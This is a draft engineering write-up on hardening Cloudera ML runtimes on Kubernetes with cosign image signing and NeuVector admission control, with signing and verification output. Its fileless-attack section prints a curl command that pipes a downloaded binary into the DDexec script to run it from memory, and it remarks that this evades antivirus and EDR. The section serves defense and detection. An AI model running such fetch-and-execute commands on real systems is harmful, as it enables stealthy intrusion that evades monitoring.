Cloudera ML on Kubernetes/RKE2/OpenShift
using https://www.sigstore.dev/ and NeuVector
(very draft)

Author: Marc Chisinevski (Cloudera)
Date: Nov 26, 2023


Context

Cloudera **ML Runtimes** (https://github.com/cloudera/ml-runtimes) are a set of container images created to enable ML development and host data applications in the Cloudera Data Platform (CDP) and the Cloudera Machine Learning (CML) service.

ML Runtimes provide a flexible, fully customizable, lightweight development and production machine learning environment for both CPU and GPU processing frameworks while enabling unfettered access to data, on-demand resources, and the ability to install and use any libraries/algorithms without IT assistance.

Cloudera **ML sessions** provide an interactive command prompt and terminal.

Cloudera **Applied ML Prototypes**
(AMPs, https://cloudera.github.io/Applied-ML-Prototypes/#/) are
ML projects that can be deployed with one click directly from Cloudera Machine Learning (CML).
AMPs enable data scientists to go from an idea to a fully working ML use case in a fraction of the time. They provide an end-to-end framework for building, deploying, and monitoring business-ready ML applications instantly.
→ Prototypes encode best practices for solving machine problems.
→ Each step in the solution (e.g. data ingest, model training, model serving etc.) is declared in a yaml configuration file.
→ Run examples locally or automatically deploy steps within your configuration file using



NeuVector

From https://repo1.dso.mil/dsop/neuvector/neuvector/enforcer/-/tree/development:
"NeuVector is the only Kubernetes-Native Container Security solution that acts as an automated Container Firewall supporting:

- Patented Deep Packet Inspection of network payloads and protocol
- Layer 7 Micro-Segmentation of East-West container traffic within the cluster
- Automated packet capture
- Data Loss Prevention
- Automatic Security-as-Code policy generation
- Supports service mesh such as Istio
- Image scanning & CI/CD integrations
- CI/CD pipeline scanning and admission control from Dev to Prod
- Run-time containers, hosts and platform scanning
- Audits host and container against Docker, Kubernetes CIS Benchmarks

NeuVector automatically discovers the normal behavior of container processes and network activity, allowing it to automatically build security policies to protect container based services.

Using Layer 7 network inspection, unauthorized connections between containers or from external networks can be blocked without disrupting normal container sessions.

NeuVector automatically protects security sensitive files, and additional file or directory protection can be added to security policies.


With Layer 7 network inspection, application level attacks such as DDoS and DNS on containers are detected and prevented.

Real-time detection and alerting adds a layer of network security to the dynamic container environment, even for trusted or encrypted connections in a service mesh such as Istio".

Admission control policies to block users from starting ML Applied ML Prototypes and ML sessions using non-signed custom ML runtime images

In the example below, we will be using Rust custom ML runtimes images with embedded ML models.

Many runtimes are provided by default with the Cloudera platform:



Users can also build their own customized runtimes.
For example, in Cloudera Private Cloud on Kubernetes,
users can build custom CML runtimes with **Rust => embed / serve ML models** from standalone Rust static binaries, use super-fast ML frameworks s.a. https://github.com/huggingface/candle etc

Admission policies / webhooks can be defined to allow/block users from starting ML sessions using non-signed custom ML runtime images.

For example, let's sign a customized ML runtime image from our private Nexus images repository:

```
COSIGN_EXPERIMENTAL=1 cosign sign
ip-10-10-207-158.us-west-2.compute.internal:9999/b868@sha256:be447d3815b5bbaf1fd0ea03c3b65799621f2efaa9b240f5c571aeab4b34139b
…
Successfully verified SCT...
WARNING: "ip-10-10-207-158.us-west-2.compute.internal:9999/b868" appears to be a private repository, please confirm uploading to the transparency log at "https://rekor.sigstore.dev"
Are you sure you would like to continue? [y/N] y
tlog entry created with index: 52720413
Pushing signature to: ip-10-10-207-158.us-west-2.compute.internal:9999/b868
```

```
skopeo inspect
docker://ip-10-10-207-158.us-west-2.compute.internal:9999/b868/rustmuslgpu:0.3
{
   "Name": "ip-10-10-207-158.us-west-2.compute.internal:9999/b868/rustmuslgpu",
   "Digest": "sha256:be447d3815b5bbaf1fd0ea03c3b65799621f2efaa9b240f5c571aeab4b34139b",
   "RepoTags": [
      "0.1",
      "0.2",
      "0.3",
      "0.4",
      "sha256-be447d3815b5bbaf1fd0ea03c3b65799621f2efaa9b240f5c571aeab4b34139b.sig"
   ],
```

```
rekor-cli get --log-index 52720413
LogID: c0d23d6ad406973f9559f3ba2d1ca01f84147d8ffc5b8445c224f98b9591801d
Index: 52720413
IntegratedTime: 2023-11-27T00:58:23Z
UUID: 24296fb24b8ad77ae5f143b717f15e909a16705fca48762ac9966f9f175180ad91e8974e5295b143
Body: {
  "HashedRekordObj": {
   "data": {
     "hash": {
       "algorithm": "sha256",
```

```
      "value": "1e57af526354a5a1dc3e4713aba8bbb407a3ca9259119208635dbfab362e3455"
     }
    },
    "signature": {
     "content":
"MEUCIDRz/HHBJfBtI2emloQZXa99RsdqSgrZMOst1mpJNEjkAiEAw1ESAaEc+Lk9He3oiSZumJM13Z5WzCY2is1jrm
Mlc0E=",
     "publicKey": {
      "content":
"LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUMwakNDQWxlZ0F3SUJBZ0lVTm9RajI5bkxBblF1MDNEaEhwcj
REbmViZ21Vd0NnWUlLb1pJemowRUF3TXcKTnpFVk1CTUdBMVVFQ2hNTWMybG5jM1J2Y21VdVpHVjJNUjR3SEFZR
FZRUURFeFZ6YVdkemRHOXlaUzFwYm5SbApjbTFsWkdsaGRHVXdIaGNOTWpNeE1USTNNREExT0RFeVdoY05Nak14
TVRJM01ERXdPREV5V2pBQU1Ga3dFd1lICktvWkl6ajBDQVFZSUtvWkl6ajBEQVFjRFFnQUVKR3pNME5HOGYvc0hqd
VBjU1diOXhyV0x6c2ZmejFFTXpTZTEKeWJpQzM4T2Y1dnhucU5jbi9PcFBPcDNaenVJbExLdE1GWDRXdFhPZlJJN2NR
R2tuemFPQ0FYWXdnZ0Z5TUE0RwpBMVVkRHdFQi93UUVBd0lIZ0RBVEJnTlZIU1VFRERBS0JnZ3JCZ0VGQlFjREF6Q
WRCZ05WSFE0RUZnUVVSbGVJCjVNSVMyaTNnL3gwK0RlbHhXUEJOamNvd0h3WURWUjBqQkJnd0ZvQVUzOVBwej
FZa0VaYjVxTmpwS0ZXaXhpNFkKWkQ4d0lBWURWUjBSQVFIL0JCWXdGSUVTYldGeVkyZGpjRFpBWjIxaGFXd3VZMj
l0TUN3R0Npc0dBUVFCZzc4dwpBUUVFSG1oMGRIQnpPaTh2WjJsMGFIVmlMbU52YlM5c2IyZHBiaTl2WVhWMGFEQX
VCZ29yQmdFRUFZTy9NQUVJCkJDQU1IbWgwZEhCek9pOHZaMmwwYUhWaUxtTnZiUzlzYjJkcGJpOXZZWFYwYURD
QmlnWUtLd1lCQkFIV2VRSUUKQWdSOEJIb0FlQUIyQU4wOU1Hckd4eEV5WXhrZUhKbG5Od0tpU2w2NDNqeXQvNG
VLY29BdktlNk9BQUFCakE1SQpxYU1BQUFRREFFY3dSUUlnTlJEKzBabFlnaVlEWTNBaGVXREhkbDhtYWo4THFXeDgz
aTlPTElQT2FmNENJUUR2ClQ0NE5WNkFYOW14R3pHRUg2Ylk2MW1ZYnprK01kbmxCZENYUFY4ME9MakFLQmdncW
hrak9QUVFEQXdOcEFEQm0KQWpFQS9hU3FDTGs5czR2a1JraW8ydjlVZ3dLWVhRVTE1SlVJbzlKYVBMajUzcmRxY2d
PdGs0cFZHaVZaNkhSRAo0Z0p5QWpFQTFRSDA0WngyU2VEbXE2Q2V3d05Kb01mWldGRUwzVmVzeXIyYlFDamN4
RkZvNytDNktZaVVwU0x0CnFXL3JJQ1krCi0tLS0tRU5EIENFUlRJRklDQVRFLS0tLS0K"
     }
    }
   }
}
```


cosign verify --key cosign.pub ip-10-10-207-158.us-west-2.compute.internal:9999/b868/rustmuslgpu:0.3 | jq .

Verification for ip-10-10-207-158.us-west-2.compute.internal:9999/b868/rustmuslgpu:0.3 --


The following checks were performed on each of these signatures:

- **The cosign claims were validated**
- **Existence of the claims in the transparency log was verified offline**
- **The signatures were verified against the specified public key**



```
[
  {
    "critical": {
      "identity": {
        "docker-reference":
"ip-10-10-207-158.us-west-2.compute.internal:9999/b868/rustmuslgpu"
      },
```

```
    "image": {
      "docker-manifest-digest":
"sha256:be447d3815b5bbaf1fd0ea03c3b65799621f2efaa9b240f5c571aeab4b34139b"
    },
    "type": "cosign container image signature"
   },
   "optional": {
    "Bundle": {
      "SignedEntryTimestamp":
"MEUCIQCeA/nymhV+qh/RipiMTkwEnBm+jX5/mFRj2E+iSFqqaQIgMc+HsT7bHLgrTTNDZb
7+EtFORMquM3XZFf8bsNEZyhg=",
      "Payload": {
        "body":
"eyJhcGlWZXJzaW9uIjoiMC4wLjEiLCJraW5kIjoiaGFzaGVkcmVrb3JkIiwic3BlYyI6eyJkYXRhIj
p7Imhhc2giOnsiYWxnb3JpdGhtIjoic2hhMjU2IiwidmFsdWUiOiI4MWQwNGQwMzFkZjZkY2R
mNGNiOTM2MTI2N2IyYjY3NGRkMGQ1ZjhhMzJiY2ZhYmNlOWVmNTM0Y2ZmODUzMzJkIn19
LCJzaWduYXR1cmUiOnsiY29udGVudCI6Ik1FWUNJUUNFSU13R3pQZVl3NjRvV1REU0tkNkQ
4R3RsaXcyNlJVZXBFaDlwKzgzaERRSWhBSnkzeUVETHBhcmZXQ08rZnZOanRQbFRVTit1ekZ
4ay85aE1Kc2NOV0NUbCIsInB1YmxpY0tleSI6eyJjb250ZW50IjoiTFMwdExTMUNSVWRKVGlC
UVZVSk1TVU1nUzBWWkxTMHRMUzBLVFVacmQwVjNXVWhMYjFwSmVtb3dRMEZSV1VsTGI
xcEplbW93UkVGUlkwUlJaMEZGVHpnM1IwdHBhbk5RTmpNclZtOXdkRmN3VEhWRk4zcFFab
GRZY3dwVWNFdDVSR0pUY1hSSFFuTkhRbkJyWW5NNGFXazNOMVJJUVZScmFXWjBZMHBo
VGxGblV6QjFUMjQ0TkdONE5HWlRObFZwV0ZkV1JsSkJQVDBLTFMwdExTMUZUa1FnVUZWQ
1RFbERJRXRGV1MwdExTMHRDZz09In19fX0=",
        "integratedTime": 1700962817,
        "logIndex": 52523771,
        "logID":
"c0d23d6ad406973f9559f3ba2d1ca01f84147d8ffc5b8445c224f98b9591801d"
      }
     }
    }
   }
]
```


In NeuVector, we can defined admission control policies using the “image signed” criterion:



=> cannot start an ML session using a non-signed image:



And everything is duly reported by NeuVector:



Short video of CML Rust runtime - multistage building of static Rust binaries orchestrated by K8s/RKE2/Openshift: https://youtu.be/w9PLuofxJPI

Example Dockerfile: https://github.com/marcredhat/rustcml/blob/main/Dockerfile


Loading (large) ML models to memory without staging on disk

In the previous use case, the ML model was embedded in a signed image.

From ML sessions, applications and Applied ML Prototypes,
users can load large ML models to memory without staging on disk:
Video at
https://www.linkedin.com/posts/chisinevski_cloudera-private-cloud-kubernetes-loading-activity-7133642651286867968-CyAj

In the case of ML sessions, the attack surface area is higher as they allow interactive terminals using sshd.

Example of CML session loading an ML model directly to memory, without staging on disk.



Similarly, ML models can be loaded from Apache Ozone and other s3-compatible object storage; just swap out the logic for TransformerModel.__init__ in the screenshot above with something like
https://stackoverflow.com/questions/67633551/reading-a-pretrained-huggingface-transformer-directly-from-s3


Protect the ML pods / sessions / apps against fileless attacks

Context
From https://github.com/arget13/DDexec/blob/main/README.md:
"In Linux in order to run a program it must exist as a file, it must be accessible in some way through the file system hierarchy (this is just how execve() works). This file may reside on disk or in ram (tmpfs, memfd) but you need a filepath. This has made very easy to control what is run on a Linux system, it makes it easy to detect threats and attacker's tools or to prevent them from trying to execute anything of theirs at all (*e. g.* not allowing unprivileged users to place executable files anywhere).
But this technique is here to change all of this. If you can not start the process you want... then you hijack one already existing.

The following is an example of the use of a shellcode that will create a memfd (a file descriptor pointing to a file in memory) to which we can later write binaries and run them, from memory obviously."

Note that the above works well even for images / ML runtimes build from distroless or scratch: you can bring your own busybox, tools etc as shown in the examples below:

If this is attempted in an ML session, NeuVector can detect it as "process profile violation, not from an image file":



Piping the base64 of the binary you want to run (without newlines) into ddexec.sh is much more likely to go undetected by antivirus and endpoint detection and response solutions:


```
g7d8w3ujyrvz9hvru:~/DDexec$ curl -L "                                busybox                                " | base64 -w0 | bash ddexe
c.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   240    0   240    0     0    363      0 --:--:-- --:--:-- --:--:--   363
100   475    0   475    0     0    495      0 --:--:-- --:--:-- --:--:--   495
100  146k  100  146k    0     0   128k      0  0:00:01  0:00:01 --:--:--  128k


BusyBox v1.37.0.git (2023-11-24 12:05:30 PST) built-in shell (ash)
$
```

In this case, an attacker with access to an ML session pod / interactive terminal can interfere with ML models that we are loading directly in memory etc

As this is hard to detect/stop in the case of interactive ML sessions, my current approach is to:
- only allow external access from ML apps / pods that do not have sshd and are based on approved/**signed** custom ML images/runtimes.
- block all container -> external access from ML sessions.

So an ML session can load an ML model (with or without staging it on disk) but **we mitigate the risk of the ML model being exfiltrated.**



Signing Rust static binaries with embedded ML models

TBD. Discuss:)

